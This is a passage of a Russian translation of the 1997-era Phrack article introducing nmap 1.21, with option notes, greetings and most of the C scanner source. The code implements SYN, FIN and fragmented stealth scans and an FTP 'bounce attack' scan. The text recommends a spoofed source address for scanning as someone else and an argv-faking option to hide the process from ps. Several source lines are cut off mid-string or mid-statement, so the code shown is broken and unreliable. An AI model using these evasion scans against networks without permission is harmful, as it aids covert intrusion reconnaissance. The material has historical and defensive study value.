Обнаружение вашего IP-адреса — по какой-то причине многие сканеры требуют, чтобы вы вводили свой IP-адрес в качестве одного из параметров. Честно говоря, я не хочу каждый раз выполнять 'ifconfig' и выяснять свой текущий адрес перед сканированием. Это, конечно, лучше, чем сканеры, которые требуют перекомпиляции при каждой смене адреса! nmap сначала пытается определить ваш адрес в фазе ping. Он использует адрес, на который получен ответ echo, поскольку именно через этот интерфейс почти всегда происходит маршрутизация. Если это не удаётся (например, если пинг хостов отключён), nmap пытается определить ваш основной интерфейс и использует его адрес. Вы также можете задать адрес с помощью -S, но делать это не обязательно (если только вы не хотите имитировать SYN- или FIN-сканирование хоста от имени кого-то другого).

Некоторые другие, более мелкие опции:

• **-v (verbose)**: настоятельно рекомендуется при интерактивном использовании. Помимо прочих полезных сообщений, вы будете видеть порты по мере их обнаружения, а не ждать отсортированного итогового списка.

• **-r (randomize)**: случайный порядок сканирования портов целевого хоста.

• **-q (quash argv)**: изменяет argv[0] на FAKE_ARGV («pine» по умолчанию). Также убирает все остальные аргументы, чтобы вы не выглядели подозрительно в выводе 'w' или 'ps'.

• **-h**: краткое описание опций.

Также смотрите http://www.dhp.com/~fyodor/nmap/ — веб-сайт, на котором я планирую публиковать будущие версии и дополнительную информацию. Собственно, рекомендую проверить его прямо сейчас.

Благодарности

Конечно, эта статья была бы неполной без слов признательности всем, кто сделал её возможной.

• Поздравления команде Phrack с тем, что они снова запустили это!
• Привет всей команде dc-stuff.
• Привет STUPH, Turntec, L0pht, TACD, the Guild, cDc и всем другим группам, помогающим поддерживать сцену живой.
• Шаут-аут _eci за раскрытие самой крутой Windows-баги в недавней истории.
• Благодарность администраторам проекта Data Haven Project (dhp.com) за отличный сервис за $10/месяц.
• И особый шаут-аут всем моим друзьям. Вы знаете, кто вы такие, и некоторые из вас (мудро) держатся в тени, так что я оставлю вас анонимными... за исключением, конечно, Кена и Джея, а также Avenger, Grog, Cash Monies, Ethernet Kid, Zos, JuICe, Mother Prednisone и Карен.

Код

Должен нормально компилироваться на любой Linux-системе с помощью `gcc -O6 -o nmap nmap.c -lm`. Распространяется в соответствии с условиями GNU GENERAL PUBLIC LICENSE. Если у вас возникнут проблемы или замечания, пишите мне (fyodor@dhp.com).

```
# A trivial makefile for Network Mapper
nmap: nmap.c nmap.h
□gcc -Wall -O6 -o nmap nmap.c -lm

#ifndef NMAP_H
#define NMAP_H

/**********************INCLUDES***********************************/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <rpc/types.h>
#include <sys/socket.h>
#include <sys/socket.h>
#include <sys/stat.h>
#include <netinet/in.h>
#include <unistd.h>
#include <netdb.h>
#include <time.h>
#include <fcntl.h>
#include <signal.h>
#include <signal.h>
#include <linux/ip.h> /*<netinet/ip.h>*/
#include <linux/icmp.h> /*<netinet/ip_icmp.h>*/
#include <arpa/inet.h>
#include <math.h>
#include <time.h>
#include <sys/time.h>
#include <asm/byteorder.h>
#include <netinet/ip_tcp.h>

/**********************DEFINES************************************/

/* #define to zero if you don't want to□ignore hosts of the form
   xxx.xxx.xxx.{0,255} (usually network and broadcast addresses) */
#define IGNORE_ZERO_AND_255_HOSTS 1

#define DEBUGGING 0

/* Default number of ports in paralell.  Doesn't always involve actual
   sockets.  Can also adjust with the -M command line option.  */
#define MAX_SOCKETS 36
/* If reads of a UDP port keep returning EAGAIN (errno 13), do we want to
   count the port as valid? */
#define RISKY_UDP_SCAN 0
 /* This ideally should be a port that isn't in use for any protocol on our machine or on the target */
#define MAGIC_PORT 49724
/* How many udp sends without a ICMP port unreachable error does it take before we consider the port open? */
#define UDP_MAX_PORT_RETRIES 4
 /*How many seconds before we give up on a host being alive? */
#define PING_TIMEOUT 2
#define FAKE_ARGV "pine" /* What ps and w should show if you use -q */
/* How do we want to log into ftp sites for */
#define FTPUSER "anonymous"
#define FTPPASS "-wwwuser@"
#define FTP_RETRIES 2 /* How many times should we relogin if we lose control
                         connection? */

#define UC(b)   (((int)b)&0xff)
#define MORE_FRAGMENTS 8192 /*NOT a user serviceable parameter*/
```

```
#define fatal(x) { fprintf(stderr, "%s\n", x); exit(-1); }
#define error(x) fprintf(stderr, "%s\n", x);

/**********************STRUCTURES**********************************/

typedef struct port {
  unsigned short portno;
  unsigned char proto;
  char *owner;
  struct port *next;
} port;

struct ftpinfo {
  char user[64];
  char pass[256]; /* methinks you're paranoid if you need this much space */
  char server_name[MAXHOSTNAMELEN + 1];
  struct in_addr server;
  unsigned short port;
  int sd; /* socket descriptor */
};

typedef port *portlist;

/**********************PROTOTYPES**********************************/

/* print usage information */
void printusage(char *name);

/* our scanning functions */
portlist tcp_scan(struct in_addr target, unsigned short *portarray,
□□  portlist *ports);
portlist syn_scan(struct in_addr target, unsigned short *portarray,
□□  struct in_addr *source, int fragment, portlist *ports);
portlist fin_scan(struct in_addr target, unsigned short *portarray,
□□  struct in_addr *source, int fragment, portlist *ports);
portlist udp_scan(struct in_addr target, unsigned short *portarray,
□□  portlist *ports);
portlist lamer_udp_scan(struct in_addr target, unsigned short *portarray,
□□□portlist *ports);
portlist bounce_scan(struct in_addr target, unsigned short *portarray,
□□     struct ftpinfo *ftp, portlist *ports);

/* Scan helper functions */
unsigned long calculate_sleep(struct in_addr target);
int check_ident_port(struct in_addr target);
int getidentinfoz(struct in_addr target, int localport, int remoteport,
□□  char *owner);
int parse_bounce(struct ftpinfo *ftp, char *url);
int ftp_anon_connect(struct ftpinfo *ftp);

/* port manipulators */
unsigned short *getpts(char *expr); /* someone stole the name getports()! */
unsigned short *getfastports(int tcpscan, int udpscan);
int addport(portlist *ports, unsigned short portno, unsigned short protocol,
□    char *owner);
int deleteport(portlist *ports, unsigned short portno, unsigned short protocol);
void printandfreeports(portlist ports);
int shortfry(unsigned short *ports);

/* socket manipulation functions */
void init_socket(int sd);
int unblock_socket(int sd);
int block_socket(int sd);
int recvtime(int sd, char *buf, int len, int seconds);

/* RAW packet building/dissasembling stuff */
int send_tcp_raw( int sd, struct in_addr *source,
□□  struct in_addr *victim, unsigned short sport,
□□  unsigned short dport, unsigned long seq,
□□  unsigned long ack, unsigned char flags,
□□  unsigned short window, char *data,
```

```
  unsigned short datalen);
int isup(struct in_addr target);
unsigned short in_cksum(unsigned short *ptr,int nbytes);
int send_small_fragz(int sd, struct in_addr *source, struct in_addr *victim,
     int sport, int dport, int flags);
int readtcppacket(char *packet, int readdata);
int listen_icmp(int icmpsock, unsigned short outports[],
unsigned short numtries[], int *num_out,
struct in_addr target, portlist *ports);

/* general helper functions */
void hdump(unsigned char *packet, int len);
void *safe_malloc(int size);
#endif /* NMAP_H */

#include "nmap.h"

/* global options */
short debugging = DEBUGGING;
short verbose = 0;
int number_of_ports  = 0; /* How many ports do we scan per machine? */
int max_parallel_sockets = MAX_SOCKETS;
extern char *optarg;
extern int optind;
short isr00t = 0;
short identscan = 0;
char current_name[MAXHOSTNAMELEN + 1];
unsigned long global_delay = 0;
unsigned long global_rtt = 0;
struct in_addr ouraddr = { 0 };

int main(int argc, char *argv[]) {
int i, j, arg, argvlen;
short fastscan=0, tcpscan=0, udpscan=0, synscan=0, randomize=0;
short fragscan = 0, finscan = 0, quashargv = 0, pingscan = 0, lamerscan = 0;
short bouncescan = 0;
short *ports = NULL, mask;
struct ftpinfo ftp = { FTPUSER, FTPPASS, "", { 0 }, 21, 0};
portlist openports = NULL;
struct hostent *target = 0;
unsigned long int lastip, currentip, longtmp;
char *target_net, *p;
struct in_addr current_in, *source=NULL;
int hostup = 0;
char *fakeargv[argc + 1];

/* argv faking silliness */
for(i=0; i < argc; i++) {
  fakeargv[i] = safe_malloc(strlen(argv[i]) + 1);
  strncpy(fakeargv[i], argv[i], strlen(argv[i]) + 1);
}
fakeargv[argc] = NULL;

if (argc < 2 ) printusage(argv[0]);

/* OK, lets parse these args! */
while((arg = getopt(argc,fakeargv,"b:dFfhilM:Pp:qrS:stUuw:v")) != EOF) {
  switch(arg) {
  case 'b':
    bouncescan++;
    if (parse_bounce(&ftp, optarg) < 0 ) {
      fprintf(stderr, "Your argument to -b is fucked up. Use the normal url style:  user:pass@server:port or
    }
    break;
  case 'd': debugging++; break;
  case 'F': fastscan++; break;
  case 'f': fragscan++; break;
  case 'h':
  case '?': printusage(argv[0]);
  case 'i': identscan++; break;
  case 'l': lamerscan++; udpscan++; break;
```

```
  case 'M': max_parallel_sockets = atoi(optarg); break;
  case 'P': pingscan++; break;
  case 'p':
    if (ports)
      fatal("Only 1 -p option allowed, seperate multiple ranges with commas.");
    ports = getpts(optarg); break;
  case 'r': randomize++; break;
  case 's': synscan++; break;
  case 'S':
    if (source)
      fatal("You can only use the source option once!\n");
    source = safe_malloc(sizeof(struct in_addr));
    if (!inet_aton(optarg, source))
      fatal("You must give the source address in dotted deciman, currently.\n");
    break;
  case 't': tcpscan++; break;
  case 'U': finscan++; break;
  case 'u': udpscan++; break;
  case 'q': quashargv++; break;
  case 'w': global_delay = atoi(optarg); break;
  case 'v': verbose++;
  }
}

/* Take care of user wierdness */
isr00t = !(geteuid()|geteuid());
if (tcpscan && synscan)
  fatal("The -t and -s options can't be used together.\
 If you are trying to do TCP SYN scanning, just use -s.\
 For normal connect() style scanning, use -t");
if ((synscan || finscan || fragscan || pingscan) && !isr00t)
  fatal("Options specified require r00t privileges.  You don't have them!");
if (!tcpscan && !udpscan && !synscan && !finscan && !bouncescan && !pingscan) {
  tcpscan++;
  if (verbose) error("No scantype specified, assuming vanilla tcp connect()\
 scan. Use -P if you really don't want to portscan.");
if (fastscan && ports)
  fatal("You can use -F (fastscan) OR -p for explicit port specification.\
  Not both!\n");
}
/* If he wants to bounce of an ftp site, that site better damn well be reachable! */
if (bouncescan) {
  if (!inet_aton(ftp.server_name, &ftp.server)) {
    if ((target = gethostbyname(ftp.server_name)))
      memcpy(&ftp.server, target->h_addr_list[0], 4);
    else {
      fprintf(stderr, "Failed to resolve ftp bounce proxy hostname/IP: %s\n",
       ftp.server_name);
      exit(1);
    }
  }  else if (verbose)
    printf("Resolved ftp bounce attack proxy to %s (%s).\n",
   target->h_name, inet_ntoa(ftp.server));
}
printf("\nStarting nmap V 1.21 by Fyodor (fyodor@dhp.com, www.dhp.com/~fyodor/nmap/\n");
if (!verbose)
  error("Hint: The -v option notifies you of open ports as they are found.\n");
if (fastscan)
  ports = getfastports(synscan|tcpscan|fragscan|finscan|bouncescan,
                       udpscan|lamerscan);
if (!ports) ports = getpts("1-1024");

/* more fakeargv junk, BTW malloc'ing extra space in argv[0] doesn't work */
if (quashargv) {
  argvlen = strlen(argv[0]);
  if (argvlen < strlen(FAKE_ARGV))
    fatal("If you want me to fake your argv, you need to call the program with a longer name.  Try the full p
  strncpy(argv[0], FAKE_ARGV, strlen(FAKE_ARGV));
  for(i = strlen(FAKE_ARGV); i < argvlen; i++) argv[0][i] = '\0';
  for(i=1; i < argc; i++) {
    argvlen = strlen(argv[i]);
```

```
    for(j=0; j <= argvlen; j++)
      argv[i][j] = '\0';
  }
}

srand(time(NULL));

while(optind < argc) {

  /* Time to parse the allowed mask */
  target = NULL;
  target_net = strtok(strdup(fakeargv[optind]), "/");
  mask = (p = strtok(NULL,""))? atoi(p) : 32;
  if (debugging)
    printf("Target network is %s, scanmask is %d\n", target_net, mask);

  if (!inet_aton(target_net, &current_in)) {
    if ((target = gethostbyname(target_net)))
      memcpy(&currentip, target->h_addr_list[0], 4);
    else {
      fprintf(stderr, "Failed to resolve given hostname/IP: %s\n", target_net);
    }
  } else currentip = current_in.s_addr;

  longtmp = ntohl(currentip);
  currentip = longtmp & (unsigned long) (0 - pow(2,32 - mask));
  lastip = longtmp | (unsigned long) (pow(2,32 - mask) - 1);
  while (currentip <= lastip) {
    openports = NULL;
    longtmp = htonl(currentip);
    target = gethostbyaddr((char *) &longtmp, 4, AF_INET);
    current_in.s_addr = longtmp;
    if (target)
      strncpy(current_name, target->h_name, MAXHOSTNAMELEN);
    else current_name[0] = '\0';
    current_name[MAXHOSTNAMELEN + 1] = '\0';
    if (randomize)
      shortfry(ports);
#ifdef IGNORE_ZERO_AND_255_HOSTS
    if (IGNORE_ZERO_AND_255_HOSTS
&& (!(currentip % 256) || currentip % 256 == 255))
      {
printf("Skipping host %s because IGNORE_ZERO_AND_255_HOSTS is set in the source.\n", inet_ntoa(current_in));
hostup = 0;
      }
    else{
#endif
      if (isr00t) {
if (!(hostup = isup(current_in))) {
  if (!pingscan)
    printf("Host %s (%s) appears to be down, skipping scan.\n",
    current_name, inet_ntoa(current_in));
  else
    printf("Host %s (%s) appears to be  down\n",
    current_name, inet_ntoa(current_in));
} else if (debugging || pingscan)
  printf("Host %s (%s) appears to be up ... good.\n",
                current_name, inet_ntoa(current_in));
      }
      else hostup = 1; /* We don't really check because the lamer isn't root.*/
    }

    /* Time for some actual scanning! */
    if (hostup) {
      if (tcpscan) tcp_scan(current_in, ports, &openports);

      if (synscan) syn_scan(current_in, ports, source, fragscan, &openports);

      if (finscan) fin_scan(current_in, ports, source, fragscan, &openports);

      if (bouncescan) {
```

```
if (ftp.sd <= 0) ftp_anon_connect(&ftp);
if (ftp.sd > 0) bounce_scan(current_in, ports, &ftp, &openports);
  }
      if (udpscan) {
if (!isr00t || lamerscan)
  lamer_udp_scan(current_in, ports, &openports);

else udp_scan(current_in, ports, &openports);
      }

      if (!openports && !pingscan)
printf("No ports open for host %s (%s)\n", current_name,
       inet_ntoa(current_in));
      if (openports) {
printf("Open ports on %s (%s):\n", current_name,
       inet_ntoa(current_in));
printandfreeports(openports);
      }
    }
    currentip++;
  }
  optind++;
}

return 0;
}

__inline__ int unblock_socket(int sd) {
int options;
/*Unblock our socket to prevent recvfrom from blocking forever
  on certain target ports. */
options = O_NONBLOCK | fcntl(sd, F_GETFL);
fcntl(sd, F_SETFL, options);
return 1;
}

__inline__ int block_socket(int sd) {
int options;
options = (~O_NONBLOCK) & fcntl(sd, F_GETFL);
fcntl(sd, F_SETFL, options);
return 1;
}

/* Currently only sets SO_LINGER, I haven't seen any evidence that this
   helps.  I'll do more testing before dumping it. */
__inline__ void init_socket(int sd) {
struct linger l;

l.l_onoff = 1;
l.l_linger = 0;

if (setsockopt(sd, SOL_SOCKET, SO_LINGER,  &l, sizeof(struct linger)))
  {
   fprintf(stderr, "Problem setting socket SO_LINGER, errno: %d\n", errno);
   perror("setsockopt");
  }
}

/* Convert a string like "-100,200-1024,3000-4000,60000-" into an array
   of port numbers*/
unsigned short *getpts(char *origexpr) {
int exlen = strlen(origexpr);
char *p,*q;
unsigned short *tmp, *ports;
int i=0, j=0,start,end;
char *expr = strdup(origexpr);
ports = safe_malloc(65536 * sizeof(short));
i++;
i--;
for(;j < exlen; j++)
  if (expr[j] != ' ') expr[i++] = expr[j];
```

```
expr[i] = '\0';
exlen = i + 1;
i=0;
while((p = strchr(expr,','))) {
  *p = '\0';
  if (*expr == '-') {start = 1; end = atoi(expr+ 1);}
  else {
    start = end = atoi(expr);
    if ((q = strchr(expr,'-')) && *(q+1) ) end = atoi(q + 1);
    else if (q && !*(q+1)) end = 65535;
  }
  if (debugging)
    printf("The first port is %d, and the last one is %d\n", start, end);
  if (start < 1 || start > end) fatal("Your port specifications are illegal!");
  for(j=start; j <= end; j++)
    ports[i++] = j;
  expr = p + 1;
}
if (*expr == '-') {
  start = 1;
  end = atoi(expr+ 1);
}
else {
  start = end = atoi(expr);
  if ((q =  strchr(expr,'-')) && *(q+1) ) end = atoi(q+1);
  else if (q && !*(q+1)) end = 65535;
}
if (debugging)
  printf("The first port is %d, and the last one is %d\n", start, end);
if (start < 1 || start > end) fatal("Your port specifications are illegal!");
for(j=start; j <= end; j++)
  ports[i++] = j;
number_of_ports = i;
ports[i++] = 0;
tmp = realloc(ports, i * sizeof(short));
  free(expr);
  return tmp;
}

unsigned short *getfastports(int tcpscan, int udpscan) {
  int portindex = 0, res, lastport = 0;
  unsigned int portno = 0;
  unsigned short *ports;
  char proto[10];
  char line[81];
  FILE *fp;
  ports = safe_malloc(65535 * sizeof(unsigned short));
  proto[0] = '\0';
  if (!(fp = fopen("/etc/services", "r"))) {
    printf("We can't open /etc/services for reading!  Fix your system or don't use -f\n");
    perror("fopen");
    exit(1);
  }

  while(fgets(line, 80, fp)) {
    res = sscanf(line, "%*s %u/%s", &portno, proto);
    if (res == 2 && portno != 0 && portno != lastport) {
      lastport = portno;
      if (tcpscan && proto[0] == 't')
□ports[portindex++] = portno;
      else if (udpscan && proto[0] == 'u')
□ports[portindex++] = portno;
    }
  }


number_of_ports = portindex;
ports[portindex++] = 0;
return realloc(ports, portindex * sizeof(unsigned short));
}
void printusage(char *name) {
```

```
printf("%s [options] [hostname[/mask] . . .]
options (none are required, most can be combined):
   -t tcp connect() port scan
   -s tcp SYN stealth port scan (must be root)
   -u UDP port scan, will use MUCH better version if you are root
   -U Uriel Maimon (P49-15) style FIN stealth scan.
   -l Do the lamer UDP scan even if root.  Less accurate.
   -P ping \"scan\". Find which hosts on specified network(s) are up.
   -b <ftp_relay_host> ftp \"bounce attack\" port scan
   -f use tiny fragmented packets for SYN or FIN scan.
   -i Get identd (rfc 1413) info on listening TCP processes.
   -p <range> ports: ex: \'-p 23\' will only try port 23 of the host(s)
                 \'-p 20-30,63000-\' scans 20-30 and 63000-65535 default: 1-1024
   -F fast scan. Only scans ports in /etc/services, a la strobe(1).
   -r randomize target port scanning order.
   -h help, print this junk.  Also see http://www.dhp.com/~fyodor/nmap/
   -S If you want to specify the source address of SYN or FYN scan.
   -v Verbose.  Its use is recommended.  Use twice for greater effect.
   -w <n> delay.  n microsecond delay. Not recommended unless needed.
   -M <n> maximum number of parallel sockets.  Larger isn't always better.
   -q quash argv to something benign, currently set to \"%s\".
Hostnames specified as internet hostname or IP address.  Optional '/mask' specifies subnet. cert.org/24 or 19
       name, FAKE_ARGV);
exit(1);
}

portlist tcp_scan(struct in_addr target, unsigned short *portarray, portlist *ports) {

int starttime, current_out = 0, res , deadindex = 0, i=0, j=0, k=0, max=0;
struct sockaddr_in sock, stranger, mysock;
int sockaddr_in_len = sizeof(struct sockaddr_in);
int sockets[max_parallel_sockets], deadstack[max_parallel_sockets];
unsigned short portno[max_parallel_sockets];
char owner[513], buf[65536];
int tryident = identscan, current_socket /*actually it is a socket INDEX*/;
fd_set fds_read, fds_write;
struct timeval nowait = {0,0},  longwait = {7,0};

signal(SIGPIPE, SIG_IGN); /* ignore SIGPIPE so our 'write 0 bytes' test
□□□     doesn't crash our program!*/
owner[0] = '\0';
starttime = time(NULL);
bzero((char *)&sock,sizeof(struct sockaddr_in));
sock.sin_addr.s_addr = target.s_addr;
if (verbose || debugging)
  printf("Initiating TCP connect() scan against %s (%s)\n",
□ current_name,  inet_ntoa(sock.sin_addr));
sock.sin_family=AF_INET;
FD_ZERO(&fds_read);
FD_ZERO(&fds_write);

if (tryident)
  tryident = check_ident_port(target);

/* Initially, all of our sockets are "dead" */
for(i = 0 ; i < max_parallel_sockets; i++) {
  deadstack[deadindex++] = i;
  portno[i] = 0;
}

deadindex--;
/* deadindex always points to the most recently added dead socket index */

while(portarray[j]) {
  longwait.tv_sec = 7;
  longwait.tv_usec = nowait.tv_sec = nowait.tv_usec = 0;

  for(i=current_out; i < max_parallel_sockets && portarray[j]; i++, j++) {
    current_socket = deadstack[deadindex--];
    if ((sockets[current_socket] = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
      {perror("Socket troubles"); exit(1);}
```

```
    if (sockets[current_socket] > max) max = sockets[current_socket];
    current_out++;
    unblock_socket(sockets[current_socket]);
    init_socket(sockets[current_socket]);
    portno[current_socket] = portarray[j];
    sock.sin_port = htons(portarray[j]);
    if ((res = connect(sockets[current_socket],(struct sockaddr *)&sock,sizeof(struct sockaddr)))!=-1)
      printf("WTF???? I think we got a successful connection in non-blocking!!@#$\n");
    else {
      switch(errno) {
      case EINPROGRESS: /* The one I always see */
      case EAGAIN:
□block_socket(sockets[current_socket]);
□FD_SET(sockets[current_socket], &fds_write);
□FD_SET(sockets[current_socket], &fds_read);
□break;
      default:
□printf("Strange error from connect: (%d)", errno);
□perror(""); /*falling through intentionally*/
      case ECONNREFUSED:
□if (max == sockets[current_socket]) max--;
□deadstack[++deadindex] = current_socket;
□current_out--;
□portno[current_socket] = 0;
□close(sockets[current_socket]);
□break;
      }
    }
  }
  if (!portarray[j]) sleep(1); /*wait a second for any last packets*/
  while((res = select(max + 1, &fds_read, &fds_write, NULL,
□□      (current_out < max_parallel_sockets)?
□□      &nowait : &longwait)) > 0) {
    for(k=0; k < max_parallel_sockets; k++)
      if (portno[k]) {
□if (FD_ISSET(sockets[k], &fds_write)
□    && FD_ISSET(sockets[k], &fds_read)) {
□  res = recvfrom(sockets[k], buf, 65536, 0, (struct sockaddr *)
□□□ & stranger, &sockaddr_in_len);
□  if (res >= 0) {
□    if (debugging || verbose)
□      printf("Adding TCP port %hi due to successful read.\n",
□□     portno[k]);
□    if (tryident) {
□      if ( getsockname(sockets[k], (struct sockaddr *) &mysock,
□□□       &sockaddr_in_len ) ) {
□□perror("getsockname");
□□exit(1);
□      }
□      tryident = getidentinfoz(target, ntohs(mysock.sin_port),
□□□□       portno[k], owner);
□    }□
□    addport(ports, portno[k], IPPROTO_TCP, owner);
□  }
□  if (max == sockets[k])
□    max--;
□  FD_CLR(sockets[k], &fds_read);
□  FD_CLR(sockets[k], &fds_write);
□  deadstack[++deadindex] = k;
□  current_out--;
□  portno[k] = 0;
□  close(sockets[k]);
□}
□else if(FD_ISSET(sockets[k], &fds_write)) {
□  res = send(sockets[k], buf, 0, 0);
□  if (res < 0 ) {
□    signal(SIGPIPE, SIG_IGN);
□    if (debugging > 1)
□      printf("Bad port %hi caught by 0-byte write!\n", portno[k]);
□  }
□  else {
```

```
    if (debugging || verbose)
      printf("Adding TCP port %hi due to successful 0-byte write!\n",
      portno[k]);
    if (tryident) {
      if ( getsockname(sockets[k], (struct sockaddr *) &mysock ,
         &sockaddr_in_len ) ) {
perror("getsockname");
exit(1);
      }
      tryident = getidentinfoz(target, ntohs(mysock.sin_port),
          portno[k], owner);
    }
    addport(ports, portno[k], IPPROTO_TCP, owner);
  }
  if (max == sockets[k]) max--;
  FD_CLR(sockets[k], &fds_write);
  deadstack[++deadindex] = k;
  current_out--;
  portno[k] = 0;
  close(sockets[k]);
}
else if ( FD_ISSET(sockets[k], &fds_read) ) {
  printf("Socket at port %hi is selectable for r only.  This is very wierd.\n", portno[k]);
  if (max == sockets[k]) max--;
  FD_CLR(sockets[k], &fds_read);
  deadstack[++deadindex] = k;
  current_out--;
  portno[k] = 0;
  close(sockets[k]);
}
else {
  FD_SET(sockets[k], &fds_write);
  FD_SET(sockets[k], &fds_read);
}
      }
  }
}

if (debugging || verbose)
  printf("Scanned %d ports in %ld seconds with %d parallel sockets.\n",
 number_of_ports, time(NULL) - starttime, max_parallel_sockets);
return *ports;
}

/* gawd, my next project will be in c++ so I don't have to deal with
   this crap ... simple linked list implementation */
int addport(portlist *ports, unsigned short portno, unsigned short protocol,
    char *owner) {
struct port *current, *tmp;
int len;

if (*ports) {
  current = *ports;
  /* case 1: we add to the front of the list */
  if (portno <= current->portno) {
    if (current->portno == portno && current->proto == protocol) {
      if (debugging || verbose)
printf("Duplicate port (%hi/%s)\n", portno ,
       (protocol == IPPROTO_TCP)? "tcp": "udp");
      return -1;
    }
    tmp = current;
    *ports = safe_malloc(sizeof(struct port));
    (*ports)->next = tmp;
    current = *ports;
    current->portno = portno;
    current->proto = protocol;
    if (owner && *owner) {
      len = strlen(owner);
      current->owner = malloc(sizeof(char) * (len + 1));
      strncpy(current->owner, owner, len + 1);
```

```
    }
    else current->owner = NULL;
  }
  else { /* case 2: we add somewhere in the middle or end of the list */
    while( current->next  && current->next->portno < portno)
      current = current->next;
    if (current->next && current->next->portno == portno
&& current->next->proto == protocol) {
      if (debugging || verbose)
printf("Duplicate port (%hi/%s)\n", portno ,
       (protocol == IPPROTO_TCP)? "tcp": "udp");
      return -1;
    }
    tmp = current->next;
    current->next = safe_malloc(sizeof(struct port));
    current->next->next = tmp;
    tmp = current->next;
    tmp->portno = portno;
    tmp->proto = protocol;
    if (owner && *owner) {
      len = strlen(owner);
      tmp->owner = malloc(sizeof(char) * (len + 1));
      strncpy(tmp->owner, owner, len + 1);
    }
    else tmp->owner = NULL;
  }
}

else { /* Case 3, list is null */
  *ports = safe_malloc(sizeof(struct port));
  tmp = *ports;
  tmp->portno = portno;
  tmp->proto = protocol;
  if (owner && *owner) {
    len = strlen(owner);
    tmp->owner = safe_malloc(sizeof(char) * (len + 1));
    strncpy(tmp->owner, owner, len + 1);
  }
  else tmp->owner = NULL;
  tmp->next = NULL;
}
return 0; /*success */
}

int deleteport(portlist *ports, unsigned short portno,
       unsigned short protocol) {
  portlist current, tmp;

  if (!*ports) {
    if (debugging > 1) error("Tried to delete from empty port list!");
    return -1;
  }
  /* Case 1, deletion from front of list*/
  if ((*ports)->portno == portno && (*ports)->proto == protocol) {
    tmp = (*ports)->next;
    if ((*ports)->owner) free((*ports)->owner);
    free(*ports);
    *ports = tmp;
  }
  else {
    current = *ports;
    for(;current->next && (current->next->portno != portno || current->next->proto != protocol); current = cu
    if (!current->next)
      return -1;
    tmp = current->next;
    current->next = tmp->next;
    if (tmp->owner) free(tmp->owner);
    free(tmp);
}
  return 0; /* success */
}
```

```
void *safe_malloc(int size)
{
  void *mymem;
  if (size < 0)
    fatal("Tried to malloc negative amount of memmory!!!");
  if ((mymem = malloc(size)) == NULL)
    fatal("Malloc Failed! Probably out of space.");
  return mymem;
}

void printandfreeports(portlist ports) {
  char protocol[4];
  struct servent *service;
  port *current = ports, *tmp;

  printf("Port Number  Protocol  Service");
  printf("%s", (identscan)?"         Owner\n":"\n");
  while(current != NULL) {
    strcpy(protocol,(current->proto == IPPROTO_TCP)? "tcp": "udp");
    service = getservbyport(htons(current->portno), protocol);
    printf("%-13d%-11s%-16s%s\n", current->portno, protocol,
□   (service)? service->s_name: "unknown",
□   (current->owner)? current->owner : "");
    tmp = current;
    current = current->next;
    if (tmp->owner) free(tmp->owner);
    free(tmp);
  }
  printf("\n");
}

/* This is the version of udp_scan that uses raw ICMP sockets and requires
   root priviliges.*/
portlist udp_scan(struct in_addr target, unsigned short *portarray,
□□  portlist *ports) {
  int icmpsock, udpsock, tmp, done=0, retries, bytes = 0, res,  num_out = 0;
  int i=0,j=0, k=0, icmperrlimittime, max_tries = UDP_MAX_PORT_RETRIES;
  unsigned short outports[max_parallel_sockets], numtries[max_parallel_sockets];
  struct sockaddr_in her;
  char senddata[] = "blah\n";
  unsigned long starttime, sleeptime;
  struct timeval shortwait = {1, 0 };
  fd_set  fds_read, fds_write;

  bzero(outports, max_parallel_sockets * sizeof(unsigned short));
  bzero(numtries, max_parallel_sockets * sizeof(unsigned short));

   /* Some systems (like linux) follow the advice of rfc1812 and limit
    * the rate at which they will respons with icmp error messages
    * (like port unreachable).  icmperrlimittime is to compensate for that.
    */
  icmperrlimittime = 60000;

  sleeptime = (global_delay)? global_delay : (global_rtt)? (1.2 * global_rtt) + 30000 : 1e5;
if (global_delay) icmperrlimittime = global_delay;

starttime = time(NULL);

FD_ZERO(&fds_read);
FD_ZERO(&fds_write);

if (verbose || debugging)
  printf("Initiating UDP (raw ICMP version) scan against %s (%s) using wait delay of %li usecs.\n", current_n

if ((icmpsock = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0)
  perror("Opening ICMP RAW socket");
if ((udpsock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
  perror("Opening datagram socket");

unblock_socket(icmpsock);
her.sin_addr = target;
```

```
her.sin_family = AF_INET;

while(!done) {
  tmp = num_out;
  for(i=0; (i < max_parallel_sockets && portarray[j]) || i < tmp; i++) {
    close(udpsock);
    if ((udpsock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
      perror("Opening datagram socket");
    if ((i > tmp && portarray[j]) || numtries[i] > 1) {
      if (i > tmp) her.sin_port = htons(portarray[j++]);
      else her.sin_port = htons(outports[i]);
      FD_SET(udpsock, &fds_write);
      FD_SET(icmpsock, &fds_read);
      shortwait.tv_sec = 1; shortwait.tv_usec = 0;
      usleep(icmperrlimittime);
      res = select(udpsock + 1, NULL, &fds_write, NULL, &shortwait);
       if (FD_ISSET(udpsock, &fds_write))
□  bytes = sendto(udpsock, senddata, sizeof(senddata), 0,
□□□ (struct sockaddr *) &her, sizeof(struct sockaddr_in));
      else {
□printf("udpsock not set for writing port %d!",  ntohs(her.sin_port));
□return *ports;
      }
      if (bytes <= 0) {
□if (errno == ECONNREFUSED) {
□  retries = 10;
□  do {□
□    printf("sendto said connection refused on port %d but trying again anyway.\n", ntohs(her.sin_port));
□    usleep(icmperrlimittime);
□    bytes = sendto(udpsock, senddata, sizeof(senddata), 0,
□□□  (struct sockaddr *) &her, sizeof(struct sockaddr_in));
□    printf("This time it returned %d\n", bytes);
□  } while(bytes <= 0 && retries-- > 0);
□}
□if (bytes <= 0) {
□  printf("sendto returned %d.", bytes);
□  fflush(stdout);
□  perror("sendto");
□}
      }
      if (bytes > 0 && i > tmp) {
□num_out++;
□outports[i] = portarray[j-1];
      }
    }
  }
  usleep(sleeptime);
  tmp = listen_icmp(icmpsock, outports, numtries, &num_out, target, ports);
  if (debugging) printf("listen_icmp caught %d bad ports.\n", tmp);
  done = !portarray[j];
  for (i=0,k=0; i < max_parallel_sockets; i++)
    if (outports[i]) {
      if (++numtries[i] > max_tries - 1) {
□if (debugging || verbose)
□  printf("Adding port %d for 0 unreachable port generations\n",
□□ outports[i]);
□addport(ports, outports[i], IPPROTO_UDP, NULL);
□num_out--;
□outports[i] = numtries[i] = 0;
      }
      else {
□done = 0;
